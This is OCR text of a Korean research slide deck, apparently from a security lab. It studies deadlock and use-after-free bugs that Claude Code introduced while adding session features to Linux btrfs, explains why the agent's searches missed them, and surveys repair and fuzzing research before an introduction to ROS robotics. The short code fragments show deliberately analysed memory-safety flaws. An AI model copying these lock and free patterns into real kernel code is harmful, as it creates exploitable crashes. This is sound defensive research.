
- 메모리 안전 관련 취약점
  - 레퍼런스 카운터나 복잡한 호출 순서 등의 정보를 처리하지 못해 UAF, double free 등의 취약점이 발생할 수 있음

상용 AI 코딩 에이전트

- 대화형 IDE/터미널을 통해 코드 생성, 리팩터링, 문서화, 테스트 등 다양한 작업을 지원함
- 도구 호출: code search, edit, run/test, review, repo 작업
- 모델의 추론 능력과 도구 사용을 통해 작업 리포지토리 전체에 접근하여 전역적인 코드 탐색 및 수정


CURSOR

AI 코딩 에이전트 동작


적절한 위치에 B 기능을
구현해주세요.
사용자
작업 계획 설계
READ 도구: 작업 영역 내의 파일 순차적으로
읽기
EDIT 도구: A 파일에 B 기능 추가하기
수행 결과 요약 정리
사용자에게 변경 수락 여부 질의
에이전트


사례 기반 실증

- 활용 AI 코드 에이전트 및 모델: Antrophic 사의 **Claude Code**, Sonnet 4 모델(default)
- Linux kernel 6.6.10 버전의 fs/btrfs 코드를 대상으로 수행
  - fs/btrfs 폴더 내 c 파일 및 헤더 파일: 약 11만 LoC (gpt-4 tokenizer 기준 약 126만 토큰)
  - 복잡한 코드 디펜던시와 메모리 관리 능력이 요구됨



사례 기반 실증

- (대화 1) 코드 생성을 지시할 대상 폴더 분석 요청
  - Linux kernel 리포지토리에서, fs/btrfs 분석 요청함
- (대화 2)기능 위주의 코드 구현 지시사항을 전달하고 구현하도록 지시함.
  - (1) 스냅샷이나 서브볼륨을 고정하는 세션을 구현해서, 세션이 살아있는 동안에는 대상 스냅샷이나 서브볼륨이 삭제되거나 지워지지 않도록 하는 기능
    (2) 파일시스템의 파일들을 정리하는 세션을 구현하되, 정리 작업시에는 Multi-thread로 작업 진행하는 기능
    (3) 이 세션들을 실행할 수 있도록 인터페이스 구현.
- 구현물을 분석하여 취약점 포함 여부를 체크함



AI 코드 생성 취약점 사례 분석 1: Deadlock

- 문제 상황: mutex_lock 의 특성과 해당 lock 이 사용된 맥락에 대한 이해가 없어 교착 상태가 발생하는 코드를 생성함
- mutex_lock은 재귀 불가능 하므로, 같은 스레드가 이미 보유 중인 동일 락을 재획득하려고 시도할 시 deadlock 발생

btrfs_session_list()

```
// …
mutex_lock(&manager->sessions_lock);
list_for_each_entry(session, &manager->sessions, list) {
// …
btrfs_session_get_status()
```

btrfs_session_get_status()

```
// …
session = btrfs_session_find()
```

btrfs_session_find()

```
// …
mutex_lock(&manager->sessions_lock);
```

교착 상태 발생

탐색 실패 원인 1: 검색 기반 탐색의 한계

- 일반적인 검색 기반 탐색 전략
  - Read 툴의 제한으로, 파일 크기가 클 경우 파일 전체를 읽는 대신 grep 이나 search 툴을 우선 활용함
  - 검색 기반 툴이 출력한 키워드가 포함된 코드 라인 위치를 바탕으로, 해당 라인 주위 일부 코드를 읽음

- 문제 상황
  - Deadlock 취약점의 존재를 알리자, lock 이나 mutex_lock 등의 키워드로 검색을 시도함.
  - 해당 키워드가 코드베이스 내에 많이 존재하여, 검색 결과가 크게 부풀려짐.
  - 이때 해당 후보 영역 라인을 모두 탐색하지 않고, 자체 추론에 의해 일부만 탐색하면서 취약점 탐색 실패

탐색 실패 원인 2: 문제 코드 간의 거리

- 두 mutex_lock 호출 코드 간의 거리
  - Deadlock 취약점의 경우, 문제가 되는 두 mutex_lock 호출 코드가 같은 파일(session.c) 내에 위치함.
  - 거리는 4,012 토큰 (claude sonnet 4 토크나이저 기준)
  - btrfs_session_list 은 session.c:577 , btrfs_session_find 함수는 session.c:186 에 위치함.
  - Lock 지점 전후 몇 십줄의 라인 탐색하는 현재 read 정책으로는 확인할 수 없음.

AI 코드 생성 취약점 사례 분석 2: Use-After-Free

- 문제 상황: 부적절한 lock 설정과 객체의 사용맥락 이해 미비로 인해 이미 해제된 객체를 참조하는 UAF 취약점이 발생함

[CPU0], session.c

btrfs_ioctl_session_control()

```
// …
manager = fs_info->session_manager;
// …
ret = btrfs_session_dispatch_command(manager, &ctx);
```

btrfs_session_dispatch_command()

```
// …
btrfs_session_expire_check(manager);
```

btrfs_session_expire_check()

```
// …
mutex_lock(&manager->sessions_lock);
```

해제된 메모리 재참조

[CPU1], session-ioctl.c

btrfs_session_manager_cleanup()

```
// …
mutex_lock(&manager->sessions_lock);
// …
mutex_unlock(&manager->sessions_lock);

kfree(manager);
fs_info->session_manager = NULL;
```

탐색 실패 원인 1: 검색 기반 탐색의 한계

- 일반적인 검색 기반 탐색 전략
  - Read 툴의 제한으로, 파일 크기가 클 경우 파일 전체를 읽는 대신 grep 이나 search 툴을 우선 활용함
  - 검색 기반 툴이 출력한 키워드가 포함된 코드 라인 위치를 바탕으로, 해당 라인 주위 일부 코드를 읽음

- 문제 상황
  - UAF 취약점의 존재를 알리자, free 나 메모리 관련 함수 등의 키워드로 검색을 시도함.
    - kfree 키워드가 코드베이스 내에 많이 존재하여, 검색 결과가 크게 부풀려짐.
  - 이때 해당 후보 영역 라인을 모두 탐색하지 않고, 자체 추론에 의해 일부만 탐색하면서 취약점 탐색 실패

탐색 실패 원인 2: 문제 코드의 위치

- 서로 다른 파일에 걸쳐 문제의 원인이 되는 코드가 분포함.
  - 두 함수는 서로 다른 파일 (session.c, session-ioctl.c) 에 위치함.
  - Read 툴은 단일 파일 내에서 특정한 지점을 읽어들이며, 한 번의 도구 호출로 하나의 파일에 접근 가능함.


  - 앞의 검색 기반 전략과 합쳐질 경우, LLM은 명시적인 키워드가 포함되지 않는 파일 내의 객체 관련 흐름은 별도의 추론 과정을 거치지 않는 한 간과될 수 있음.

정보 부족으로 인한 취약점 탐지 정적 분석 도구 디자인

- **AI** 생성 코드 영향 범위를 식별할 수 있는 정적 분석 도구 개발
- **AI** 생성 코드와 **control/data flow graph** 상으로 연결된 코드를 식별
  - 포인터 alias, 잠금 및 해제 락 페어 수집
  - def-use, call graph 기반 확장
- 전역 상태에 영향을 미칠 수 있는 **AI** 생성 코드 및 영향을 받는 코드 식별
  - UAF: AI가 생성한 free의 포인터와 Alias 관계에 있는 모든 포인터의 사용 추적 / reference counter
  - BOF: AI가 생성한 할당 버퍼의 모든 deref/복사에서 경계 위반 가능성 탐지 / Realloc 등을 통한 변경 가능성
  - Race: AI가 생성한 lock 대상과 동일 자원에 관련 코드 자동 식별

정보 부족으로 인한 취약점 탐지 동적 분석 도구 디자인

- **Multi-target & multi-path aware directed fuzzer** 개발
  - AI 생성 코드 뿐 아니라 해당 코드에 영향을 받는 코드를 모두 방문해야 함
  - 효율적으로 여러 target을 방문할 수 있는 방향성 퍼저 개발
  - 개발한 정적 분석 도구와 통합



기존 AI 생성 코드 취약점 관련 연구

	논문 제목	학회	접근 방식
1	Out of Sight, Out of Mind: Better Automatic Vulnerability Repair by Broadening Input Ranges and Sources	ICSE'24	• APR 모델이 긴 코드맥락과 코드 구조, CWE 정보를 잘 활용하지 못함을 지적함 • 새로운 모델 프레임워크 설계로 관련 정보 주입
2	AutoSafeCoder: A Multi-Agent Framework for Securing LLM Code Generation through Static Analysis and Fuzz Testing	NeurIPS Workshop' 24	• 단일 LLM 에이전트가 기능 정합성 위주로 코드 생성해 런타임 취약이 잦음 • 여러 에이전트가 협업하여 정적 분석과 변이 기반 퍼징 결과를 반복적으로 피드백
3	Hierarchical Knowledge Injection for Improving LLM-based Program Repair	ASE' 25	• 버그 자체에 관한 정보만으로는 성능 한계가 있음을 지적함 • 버그보다 더 큰 맥락의 정보를 순차 주입

VulMaster

Better Automatic Vulnerability Repair by Broadening Input Ranges and Sources (ICSE '24)

Motivation

- 기존 학습 기반 AVR 연구는 transformer 의 입력 한계로 긴 함수 입력을 쪼개어 입력함
- 또한, AST 구조와 CWE 관련 지식을 충분히 활용하고 있지 않음

Methods

- 코드에서 AST 구조를 추출하고, 코드에 존재하는 취약점 유형 및 해당 유형과 연관된 정보 투입
- CodeT5 모델에 AST 노드 구조를 추가 학습시킨 후, FiD 구조와 관련성 예측기를 추가하여 컨텍스트 윈도우 제한 우회

Results

- 기존 SoTA 연구 대비 EM(10.2% → 20.0%), BLEU(21.3 → 29.3), CodeBLEU(32.5 → 40.9)
- 텍스트 및 구문 유사도 지표 모두에서 성능 우위를 보임.

AutoSafeCoder

A Multi-Agent Framework for Securing LLM Code Generation through Static Analysis and Fuzz Testing (NeurIPS Workshop '24)

Motivation


- 단일 에이전트 LLM 코딩은 런타임에 발생하는 보안 결함을 놓칠 수 있음

Methods

- 단일 코딩 에이전트가 생성한 결과물을 정적 분석 에이전트와 변이 기반 퍼징 에이전트에 반복적으로 투입하여 검증
  - LLM이 문서와 구현 세부 사항을 읽고 초기 시드 생성
  - 파라미터 타입에 따라 변이 적용
  - 크래시 유발 입력 및 에러 컨텍스트를 코딩 에이전트로 전달하여 코드 수정을 유도함.
- GPT-4 계열 모델과 few-shot 프롬프트 적용

Hierarchical Knowledge Injection for Improving LLM-based Program Repair (ASE '25)

- **Motivation**
  - LLM기반 APR (Automated Program Repair)에서는 함수 범위를 넘는 맥락이 필요할 때 성능이 급락함.
  - 체계적으로 넓은 문맥을 주입하여 문제 해결을 시도함
- Methods
  - 버그 관련 지식, 저장소 관련 지식, 프로젝트 관련 지식 순으로 계층을 나눔. 이전 계층의 미해결 문제에 대해 상위 계층의 정보를 추가하여 패치 생성을 재시도 함.



현재 연구 동향

- 컨텍스트 윈도우 한계를 피해 더 많은 정보를 전달하고자 함
  - VulMaster: FiD 구조와 AST 및 CWE 지식 추가 전달을 통해 더 높은 패치 정확도 달성
  - Ehsani et al: 계층적 지식 순차 주입으로 큰 규모의 코드베이스 관련 지식을 모델에게 전달

- 생성한 코드와 코드가 영향을 미치는 부분에 대해 정적 및 동적 검증을 수행함
  - AutoSafeCoder: 정적 분석 경고와 퍼징 크래시를 근거로 코딩 에이전트가 수정안을 반복 생성 및 검증 후 통과 시 확정

소프트웨어
취약점 분석

자율 주행
취약점 분석

인터넷에 접근
가능한 기기를 통한
선박 해킹

AI 보안

로봇 보안

소프트웨어 보안
심화

ROS (Robot Operating System)

✓ **Distributed Communication System**

- Data Distribution Service를 활용한 실시간 분산 통신
- 노드 간 통신 방식

  - Publisher/Subscriber, Service/Client, Action 패턴 지원


✓ **Modularity and Reusability**

- 패키지 기반 구조


  - 주요 기능을 독립적인 패키지로 개발 및 재사용

✓ **Useful Tools**


- 시각화 및 디버깅 도구 - RViz, RQT
- 시뮬레이션 환경 지원 - Gazebo



ROS Publish-Subscribe Architecture



Rviz



RQT


ROS2 도입 및 활용 현황

✓ ROS2의 주요 발전


- **DDS 기반 실시간 분산 통신**
  - TCPROS/UDPROS → DDS
- **노드 간 통신 방식 확장**
  - Pub/Sub, Service → Pub/Sub + Service/Client + Action
  - Master 노드 → 노드 간 직접 디스커버리
  - 노드 상태 제어 미흡 → Lifecycle Node로 실행/일시중지/종료
- **SROS2 보안 확장**
  - TCPROS/UDPROS - 평문 통신, 인증·암호화 부재
    → SROS2 + DDS-Security 기반 암호화·인증·액세스 제어

✓ ROS2 활용 현황

- ROS 사용 기업 수 2022년 말 740개 → 2023년 말 910개 (+23%)



ROS1 vs. ROS2 Architecture




Number of ROS Users

ROS 응용 프로그램

✓ **다양한 도메인에서 사용**

- 서비스 로봇 - Kiwibot, Pepper
- 산업용 로봇 - ROS-Industrial, KUKA
- 안전 / 탐사 로봇 - Boston Dynamics Spot, Clearpath Husky UGV



ROS Industrial Development

✓ **로봇 유형별 특화 ROS 플랫폼**

- 드론 PX4 - 비행 경로 제어, 센서 융합
- 로봇 팔 MoveIt - 3D 공간 경로 계획, 충돌 회피
- 사족 보행 로봇 Unitree ROS2 - 보행 패턴 생성, 동적 균형 유지

PX4 Pixhawk

Open Manipulator

Unitree Go2


일반 커널 및 응용 프로그램과 다른 점

✓ **Robot Operating System vs. 일반 운영체제 비교**

- **구조와 보안 모델**
  - 일반 OS는 커널 중심의 계층적 보안 모델
  - ROS는 분산 노드 기반, 발행–구독 패턴
- **실시간성과 물리적 상호작용**
  - ROS는 센서·제어·환경 인식에서 밀리초 단위 지연도 치명적
  - 일반 보안 기법 적용의 오버헤드에 따른 안전성 고려

✓ **ROS application vs. 일반 응용프로그램 비교**

